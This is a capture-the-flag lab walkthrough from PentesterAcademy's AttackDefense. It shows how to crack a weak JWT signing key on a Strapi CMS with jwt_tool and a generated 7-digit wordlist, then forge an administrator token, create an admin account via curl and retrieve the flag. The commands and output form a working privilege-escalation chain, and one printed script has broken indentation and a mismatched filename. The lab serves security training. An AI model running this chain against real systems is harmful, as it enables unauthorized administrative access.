ATTACK DEFENSE

by PentesterAcademy

Name	Bruteforcing Weak Signing Key (jwt_tool)
URL	https://attackdefense.com/challengedetails?cid=1378
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 1526  bytes 175203 (175.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1751  bytes 4923068 (4.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.157.223.2  netmask 255.255.255.0  broadcast 192.157.223.255
        ether 02:42:c0:9d:df:02  txqueuelen 0  (Ethernet)
        RX packets 25  bytes 1914 (1.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2539  bytes 6054100 (6.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2539  bytes 6054100 (6.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.157.223.2.

Therefore, the target REST API is running on 192.157.223.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.157.223.3:1337

```
root@attackdefense:~# curl 192.157.223.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.157.223.3:1337/auth/local/ | python -m json.tool

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.157.223.3:1337/auth/local/ | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53    846    117 --:--:-- --:--:-- --:--:--   966
{
    "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.POLMS5y
WEgu17FvA8WiBZCutxOfKCgF8yupoeR54Y88",
    "user": {
        "blocked": null,
        "confirmed": 1,
        "email": "elliot@evilcorp.com",
        "id": 2,
        "provider": "local",
        "role": {
            "description": "Default role given to authenticated user.",
            "id": 2,
            "name": "Authenticated",
            "type": "authenticated"
        },
        "username": "elliot"
    }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.POLMS5yWEgu17FvA8WiBZCutxOfKCgF8yupoeR54Y88

Step 4: Decoding the token header and payload parts using https://jwt.io.

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a dictionary attack could be used to disclose the correct secret key.

Step 5: Performing a dictionary attack on the JWT Token secret key.

To perform a dictionary attack on the signing key, jwt_tool would be used. It is located in the tools directory on Desktop.

Command: cd /root/Desktop/tools/jwt_tool/

```
root@attackdefense:~#
root@attackdefense:~# cd /root/Desktop/tools/jwt_tool/
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Checking the usage information on jwt_tool:

Command: python3 jwt_tool.py -h

```
root@attackdefense:~/Desktop/tools/jwt_tool# python3 jwt_tool.py -h

   $$$$$\ $$\      $$\ $$$$$$$$\  $$$$$$$$\                  $$\
   \__$$ |$$ | $\  $$ |\__$$  __| \__$$  __|                 $$ |
      $$ |$$ |$$$\ $$ |   $$ |       $$ | $$$$$$\   $$$$$$\  $$ |
      $$ |$$ $$ $$\$$ |   $$ |       $$ |$$  __$$\ $$  __$$\ $$ |
$$\   $$ |$$$$  _$$$$ |   $$ |       $$ |$$ /  $$ |$$ /  $$ |$$ |
$$ |  $$ |$$$  / \$$$ |   $$ |       $$ |$$ |  $$ |$$ |  $$ |$$ |
\$$$$$$  |$$  /   \$$ |   $$ |       $$ |\$$$$$$  |\$$$$$$  |$$ |
 \______/ \__/     \__|   \__|$$$$$$$\__| \______/  \______/ \__|
  Version 1.3                  \______|

usage: jwt_tool.py [-h] [-R] [-X] [-T] [-C] [-J] [-A] [-K] [-I] [-S] [-V]
                   [-d DICT] [-p PASSWORD] [-k KEYFILE] [-pk PUBKEY]
                   [-jw JWKSFILE] [-u URLINJECT]
                   jwt

positional arguments:
  jwt                   the JWT to tinker with

optional arguments:
```

```
If you don't have a token, try this one:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi
3ixVGhPUiY7jO9SUn9dm15Po
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The tool accepts a token as well a dictionary file used for signing the token.

Constraints on the Signing Key: The secret key has 7 digits, each from the range of 0 to 9.

Use the following Python script to generate the wordlist file to be used for performing the dictionary attack:

```
fp = open("wordlist.txt", "w")

for i in range (10):
        for j in range (10):
        for k in range (10):
        for l in range (10):
        for m in range (10):
                for n in range (10):
                for o in range (10):
                fp.write("%d%d%d%d%d%d%d\n" % (i,j,k,l,m,n,o));

fp.close()
```

Save the above python script as generateList.py.

Command: cat generateList.py

```
root@attackdefense:~/Desktop/tools/jwt_tool# cat generateList.py
fp = open("wordlist.txt", "w")

for i in range (10):
    for j in range (10):
        for k in range (10):
            for l in range (10):
                for m in range (10):
                    for n in range (10):
                        for o in range (10):
                            fp.write("%d%d%d%d%d%d%d\n" % (i,j,k,l,m,n,o));

fp.close()
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Run the above script to generate the wordlist to be used for cracking the signing key for the JWT token.

Command: python3 generateWordlist.py

```
root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# python3 generateList.py
root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# ls
generateList.py  jwt_tool.py  LICENSE  README.md  wordlist.txt
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The wordlist to be used for a dictionary attack has also been generated.

Since all the parameters required by the tool are known, running the tool to retrieve the signing key:

Command: python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.POLMS5yWEgu17FvA8WiBZCutxOfKCgF8yupoeR54Y88 -d wordlist.txt

```
root@attackdefense:~/Desktop/tools/jwt_tool# python3 jwt_tool.py eyJhbGciOiJIUzI1Ni
IsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.POLMS5y
WEgu17FvA8WiBZCutxOfKCgF8yupoeR54Y88 -d wordlist.txt

   $$$$$\ $$\      $$\ $$$$$$$$\  $$$$$$$$\                  $$\
   \__$$ |$$ | $\  $$ |\__$$  __| \__$$  __|                 $$ |
      $$ |$$ |$$$\ $$ |   $$ |       $$ | $$$$$$\   $$$$$$\  $$ |
      $$ |$$ $$ $$\$$ |   $$ |       $$ |$$  __$$\ $$  __$$\ $$ |
$$\   $$ |$$$$  _$$$$ |   $$ |       $$ |$$ /  $$ |$$ /  $$ |$$ |
$$ |  $$ |$$$  / \$$$ |   $$ |       $$ |$$ |  $$ |$$ |  $$ |$$ |
\$$$$$$  |$$  /   \$$ |   $$ |       $$ |\$$$$$$  |\$$$$$$  |$$ |
 \_____/ \__/     \__|   \__|$$$$$$$\__| \_____/  \_____/ \__|
  Version 1.3                 \_______|
```

```
======================
Decoded Token Values:
======================

Token header values:
[+] alg = HS256
[+] typ = JWT

Token payload values:
[+] id = 2
[+] iat = 1573717124    ==> TIMESTAMP = 2019-11-14 13:08:44 (UTC)
[+] exp = 1576309124    ==> TIMESTAMP = 2019-12-14 13:08:44 (UTC)

Seen timestamps:
[*] iat was seen
[+] exp is later than iat by: 30 days, 0 hours, 0 mins
```

```
----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

```
#######################################################
#  Options:                                           #
#                 ==== TAMPERING ====                 #
#  1: Tamper with JWT data (multiple signing options) #
#                                                     #
#              ==== VULNERABILITIES ====              #
#  2: Check for the "none" algorithm vulnerability    #
#  3: Check for HS/RSA key confusion vulnerability    #
#  4: Check for JWKS key injection vulnerability      #
#                                                     #
#             ==== CRACKING/GUESSING ====             #
#  5: Check HS signature against a key (password)     #
#  6: Check HS signature against key file             #
#  7: Crack signature with supplied dictionary file   #
#                                                     #
#             ==== RSA KEY FUNCTIONS ====             #
#  8: Verify RSA signature against a Public Key       #
#                                                     #
#  0: Quit                                            #
#######################################################

Please make a selection (1-6)
>
```

Choose option 7:

```
Please make a selection (1-6)
> 7

Loading key dictionary...
File loaded: wordlist.txt
Testing passwords in dictionary...
[*] Tested 1 million passwords so far

[+] 1337007 is the CORRECT key!
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The secret key used for signing the token is "1337007".

Note: jwt_tool supports cracking the signing key for the JWT Tokens signed using the following symmetric signing algorithms: HS256, HS384, HS512.

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.

Encoded PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.POLMS5yWEgu17FvA8WiBZCutxOfKCgF8yupoeR54Y88

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573717124,
  "exp": 1576309124
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  1337007
) ☐ secret base64 encoded
```

Signature Verified


SHARE JWT

Notice the "id" claim in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.-JQFxpKdKc3fxZAvtYAmegSGc5-JL1tDy_OyRKbXbD0

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxMjR9.-JQFxpKdKc3fxZAvtYAmegSGc5-JL1tDy_OyRKbXbD0" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.157.223.3:1337/users | python -m json.tool

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/jwt_tool# curl -X POST -H "Content-Type: application/json" -H "Authori
zation: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzE3MTI0LCJleHAiOjE1NzYzMDkxM
jR9.-JQFxpKdKc3fxZAvtYAmegSGc5-JL1tDy_OyRKbXbD0" -d '{ "role": "1", "username": "secret_user", "password"
: "secret_password", "email": "secret@email.com" }' http://192.157.223.3:1337/users | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    899    409 --:--:-- --:--:-- --:--:--  1309
{
    "blocked": null,
    "confirmed": null,
    "email": "secret@email.com",
    "id": 3,
    "provider": "local",
    "role": {
        "description": "These users have all access in the project.",
        "id": 1,
        "name": "Administrator",
        "type": "root"
    },
    "username": "secret_user"
}
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.157.223.3:1337/admin




Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.

Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.



Flag: 700c1f8ba8a73f5690cdd9fc07a449db08d6

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. jwt_tool (https://github.com/ticarpi/jwt_tool)